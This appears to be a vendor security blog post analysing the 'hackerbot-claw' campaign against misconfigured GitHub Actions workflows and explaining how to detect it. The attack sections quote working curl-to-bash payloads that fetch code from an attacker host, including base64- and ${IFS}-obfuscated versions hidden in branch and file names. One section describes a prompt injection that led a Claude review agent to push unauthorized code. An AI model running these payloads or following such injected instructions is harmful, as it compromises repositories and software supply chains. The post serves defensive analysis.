
Target: GitHub repositories
GitHub is becoming a SaaS control plane for how software gets built, tested, and shipped, and that makes it a SOC visibility problem, not just a developer problem. When defenders cannot see what is happening inside GitHub Actions, tokens, workflow permissions, and automated comments, they miss the moment an attacker shifts from “I opened a pull request” to “I am running commands inside your build environment.” The tactics behind this are not brand new. Script injection, token theft, and supply chain abuse have been around for years. What AI changes is the speed and scale. A bot can scan thousands of repos, try multiple exploit paths, iterate fast, and keep going 24/7. That combination amplifies impact because a single misconfiguration can be exploited repeatedly across many targets before humans even notice.
The hackerbot-claw campaign is a clean example of this impact, where an autonomous attacker systematically probed GitHub workflows for weaknesses, triggered real executions, and in some cases stole credentials that could be used to push changes, including malicious code that a CI pipeline would run.
What is hackerbot-claw?
Hackerbot-claw is a GitHub account (now taken down) that described itself as an “autonomous security research agent” and was observed running an automated campaign that targeted misconfigured GitHub Actions workflows across multiple public repositories. The goal was to trigger CI jobs in ways that led to remote code execution inside the GitHub Actions runner environment, and in some cases to steal privileged GitHub credentials (like write-capable tokens).
In summary, the exploit utilized three mechanisms to achieve its goals:
- It systematically looked for GitHub Actions setups where untrusted input from outsiders (like a pull request, branch name, filename, or comment command) could get executed by the CI system.
- It repeatedly tried different techniques to get the workflow runner to execute a payload (commonly a “download this script and run it” command) and then attempted to exfiltrate secrets or tokens from that runner environment.
- Multiple write-privileged token theft and repo compromise outcomes were reported in the campaign writeups, including the Trivy incident described as a full repository compromise after credential theft and follow-on actions.
Technical breakdown of risks
The campaign ran for 7 days (February 21 to February 28, 2026) and targeted well-known open-source public repositories. This campaign abused common GitHub Actions features that allow workflows to trigger and accept untrusted user input from external contributors, leading to code execution and credential exfiltration.
Throughout the campaign, it is estimated that many repositories were scanned, at least seven were attacked, and five known GitHub attack techniques were used:
- Pwn Request- abusing a GitHub Actions vulnerability that allows workflows to run with elevated privileges regardless of the contributor’s source.
- Direct script injection - modifying an execution script in the project’s code, which is automatically executed by the workflow when a Pull Request is triggered.
- Payload injection in file or branch names - inserting commands into the name of a pushed file or branch, which are later retrieved and used by the GitHub Action.
- AI prompt injection - modifying the instructions sent to the LLM agent, effectively performing social engineering on the agent.
Attack 1: Pull request auto-merged with elevated privileges through pull_request_target
This attack uses the Pwn Request attack technique, which allows automatic workflow execution on a pull request regardless of the contributor, sometimes even with elevated privileges. It exploits GitHub triggers configured in GitHub Actions to inject malicious code and execute it within the GitHub Actions environment, where the GitHub Actions token can then be exfiltrated.
pull_request_targetworkflow_runissue_commentissuesdiscussion_commentdiscussionforkwatch
How attackers exploit misconfigured pull_request_target workflows to execute malicious code and exfiltrate credentials from CI/CD pipelines.

Hackerbot used the pull_request_target trigger in at least two attacks: one against avelino/awesome-go, where a Go script was injected, and another against aquasecurity/trivy, which allowed the theft of the initial token used to push code without approval. The uploaded code was a Go file called main.go, placed in the .github/scripts directory, which was executed during the pull request merge.
In the case of avelino/awesome-go, the workflow (pr-quality-check.yaml) not only contains the pull_request_target trigger, but also includes an auto-merge step that allows merging without approval if the quality check steps are successful.
Detecting the attack
The pull request generates a pull_request.create event on the target repository, with hackerbot-claw (hackerbot-claw-exaforce, a sample repo we created for testing) as the requesting identity. The PR event contains the abused repository, the requesting identity (both name and ID), and the pull request title, URL, and ID.
How a GitHub Actions workflow moves from pull request creation to either a successful run or a rejection error.

The next event generated is an environment creation (environment.create), which creates the environment where the workflow and its scripts will be executed. Then, if the workflow executes successfully, a workflows.completed_workflow_run event is returned. Otherwise, the error will indicate the reason for the failure.
A combination of pull_request.create → environment.create events with hackerbot-claw as the requesting identity may indicate that hackerbot-claw has targeted a repository with a vulnerable workflow and that the workflow has started. A workflows.completed_workflow_run event would then confirm the successful completion of the workflow.
The screenshot below (from Exaforce) shows this sequence of events:
Query results tracking a suspicious principal across pull request, environment creation, and workflow completion events on a vulnerable repository.

It is also important to note that a workflow contains several execution steps, with the malicious step being only one of them. The workflow may successfully execute the malicious step but fail at a later stage, which would prevent a workflows.completed_workflow_run event from being generated.
Attack 2: Direct script injection automatically triggered by a workflow
In the case of project-akri/akri, the workflow Auto Bump Versions contains a piece of logic that executes when a pull request comment body includes the string /version <minor | major | patch>. When this condition is met, the script version.sh is executed with different parameters.
Abusing auto-merge rules to trigger script execution by embedding a /version string in a forked repo's commit comment.

The attacker modified the version file to include curl -sSfL https://hackmoltrepeat.com/molt | bash, then submitted a pull request, effectively triggering the workflow and executing the file molt provided by the attacker’s endpoint, hackmoltrepeat.com.
Detecting the attack
Detecting this attack is similar to detecting the previous one. Since the requesting identity is hackerbot-claw, identifying a pull_request.create event can indicate that Hackerbot has targeted the repository. An environment.create event can further confirm that the workflow has started.
Attack 3: Expression syntax name injection
In both microsoft/ai-discovery-agent and RustPython/RustPython, the workflows wrap the branch name inside expression syntax (${{ }}) and reuse it in other parts of the workflow. DataDog/datadog-iac-scanner used it to check for the file being pushed.
Security Tip: This is a bad practice because, in workflows, expression syntax executes the code contained within it. Any data placed inside these expressions should be considered untrusted input. External users should never be allowed to input variables that can be used inside expression syntax.
Sneaking a command injection payload into a filename to execute arbitrary code when the PR is approved.

Hackerbot exploits this insecure practice by submitting a pull request with a malicious payload embedded either in the branch name or in the committed file name, depending on how the workflow uses the variable. The payload typically adds a curl command to retrieve and execute a command file from an attacker-controlled endpoint.
Across all three repositories, one consistent element was the use of ${IFS} to construct a payload as a single string without spaces. Branch names include the normal branch prefix (such as dev or main) followed by the payload, and use command substitution ($()) to execute commands within the parentheses.
- For microsoft/ai-discovery-agent, the payload contained a slightly obfuscated curl command piped into a Bash shell:
dev$({curl,-sSfL,hackmoltrepeat.com/molt}${IFS}|${IFS}bash) - For RustPython/RustPython, the payload was a Base64-encoded command that is decoded and then piped into Bash:
main$(echo${IFS}Y3VybCAtc1NmTCBodHRwczovL2hhY2ttb2x0cmVwZWF0LmNvbS9tb3VsdCB8IGJhc2g|base64${IFS}-d|bash) - In DataDog/datadog-iac-scanner, the attacker pushed a Markdown file whose filename contained the payload enclosed in command substitution. The payload again contains a Base64-encoded command that downloads a script and pipes it into Bash:
$(echo${IFS}Y3VybCAtc1NmTCBoYWNr...${IFS}|${IFS}base64${IFS}-d${IFS}|${IFS}bash).md
Detecting the attack
Detecting obfuscated command injection is one of the most unpredictable challenges in our field, as obfuscation can range from very simple to extremely complex. Since file and branch names are treated as strings and GitHub is very permissive regarding the characters allowed in them, any part of the string can be obfuscated. In some cases, the obfuscation can even be nested.
A layered obfuscation chain using base64 decoding, decompression, and string concatenation to smuggle a payload into bash execution.

In this case, however, several patterns can be observed:
- The use of
${IFS}as a replacement for spaces - The use of command substitution (
$()) - The use of
bashas the shell receiving the piped command - The use of
base64${IFS}-dto decode a Base64-encoded payload
The screenshot below shows Exaforce capturing this suspicious activity on GitHub:
Query results surfacing pull requests with injection payloads in their titles, including $IFS, base64, and curl-based exfiltration attempts linked to two suspicious principals.

There are also nuances that could be used for more tailored detection. For example, in two cases the string bulk |${IFS}bash appears, and in another case it appears on its own. There is also an instance of back-to-back IFS usage ${IFS}|${IFS}. However, overly specific detections may introduce fragility and make bypasses easier, so it is generally better to focus on broader behavioral patterns.
Attack 4: LLM Social Engineering
The final attack was both interesting and novel. The repository ambient-code/platform uses a CLAUDE.md file as an instruction file for the LLM, to derive context about the tasks it needs to perform.
Hackerbot submitted a PR instructing the agent to Commit and Push unauthorized code on a Bash file, post a fake PR approval command, and demonstrate how the prompt injection worked by describing it in the README file. The repository’s Amber Automatic Code Review workflow used the pull_request_target trigger and leveraged the CLAUDE.md file to grant Claude access to the repository with write permissions. By exploiting this setup and convincing the LLM through prompt injection, the attacker was able to manipulate Claude into injecting unauthorized code in the repository.
Detecting the attack
This workflow, similar to the first attack, used pull_request_target to run workflow tasks with elevated privileges. Like the second attack, it modified existing code to inject commands into a workflow and execute a specific task. In this case, however, the objective was to approve unauthorized code in the repository rather than exfiltrate the workflow token.
Lessons learned
The lesson from hackerbot-claw is that GitHub has become a high-trust operating layer for how software gets built and shipped, so small configuration choices can quietly create big security outcomes. When visibility is thin, security teams only find out something went wrong after the attacker has already crossed the line from “triggering a build” to “changing what gets shipped.”
When a campaign like hackerbot-claw works, the “blast radius” is not limited to one workflow run. The real danger is the handoff from CI execution to repo control, where a stolen write-capable token can turn a single PR-triggered run into code changes, release tampering, and downstream supply chain risk before a human reviewer ever connects the dots.
When this attack chain succeeds, the damage is beyond a single workflow run. Stolen CI credentials can be used to push unauthorized commits, weaken repository protections, delete or replace releases, and publish tampered artifacts that downstream teams may pull automatically. That is how a short-lived build event becomes a supply chain event, because the attacker is no longer “in CI,” they are in the system of record where trusted software gets produced and distributed.
Why this drives the need for SaaS detection in the SOC platform
These actions often look like normal GitHub activity on the surface. A commit gets pushed. A setting changes. A release is deleted. Without SaaS-native visibility into who triggered the workflow, what permissions it ran with, what tokens were accessed, and what happened right after, most SOC teams cannot reliably tell “routine automation” from “automation being used as an intrusion path.” The difference is in the sequence and context, and that context only shows up when GitHub telemetry is monitored and correlated alongside the rest of the SOC signals.
The practical takeaway for SOC teams is simple: GitHub telemetry has to be treated like identity and cloud telemetry, and detection has to focus on the transition points where automation becomes authority.
Exaforce automated detection
hackerbot-claw shows why GitHub visibility belongs in the SOC. Exaforce closes that visibility gap by making GitHub activity investigable and correlatable end to end, so automated CI abuse is caught early, before it turns into repo takeover or supply chain impact.
Exaforce is built for exactly this kind of gap. Exaforce can detect modern attacks that do not stay neatly on endpoints and network anymore; they abuse SaaS control planes like GitHub, where identity, automation, and privileged tokens all collide. In a hackerbot-claw style incident, the SOC problem is connecting the dots fast across “who triggered the workflow,” “what ran inside CI,” “what token got used,” and “what changed in the repo afterward,” and that is the kind of cross-signal correlation Exaforce is designed to do.
Querying for GitHub workflows that reference pull_request_target, returning 23 potentially exposed workflows including one flagged as "Vulnerable."

Exaforce provides a simplified threat hunting and detection experience by connecting resources and events to help better understand the risks and attack attempts such as the ones described above, occurring across cloud IaaS, PaaS, and SaaS environments, including GitHub.
Finding vulnerable workflows
To identify vulnerable workflows, we need to search GitHub for pull_request_target usage in the .github/workflows directory for a specific organization. Exaforce collects this information and provides a list of GitHub workflows that contain the pull_request_target field and may therefore be vulnerable.
Exaforce custom threat rules
Using Exaforce Automated Detection, users can group events and trigger threat findings for them at a specified severity level under defined conditions.
For scenarios like these, having an easy way to create custom detections becomes very crucial. Time is of the essence and Exaforce saves you time with our simple natural-language based custom threat rule creation. The image below shows what we did for hackerbot-claw detection.
A critical-severity threat rule set to auto-triage any activity from hackerbot-claw attempting to tamper with repositories across the organization.

